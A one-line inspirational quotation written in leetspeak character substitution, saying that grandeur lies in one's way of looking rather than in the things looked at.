7|2y 7}{3 6|24(\)|)3(_)|2 83 1(\) y0(_)|2 _00|<1(\)6, (\)07 1(\) 7}{3 7}{1(\)6z y0(_) _00|< @.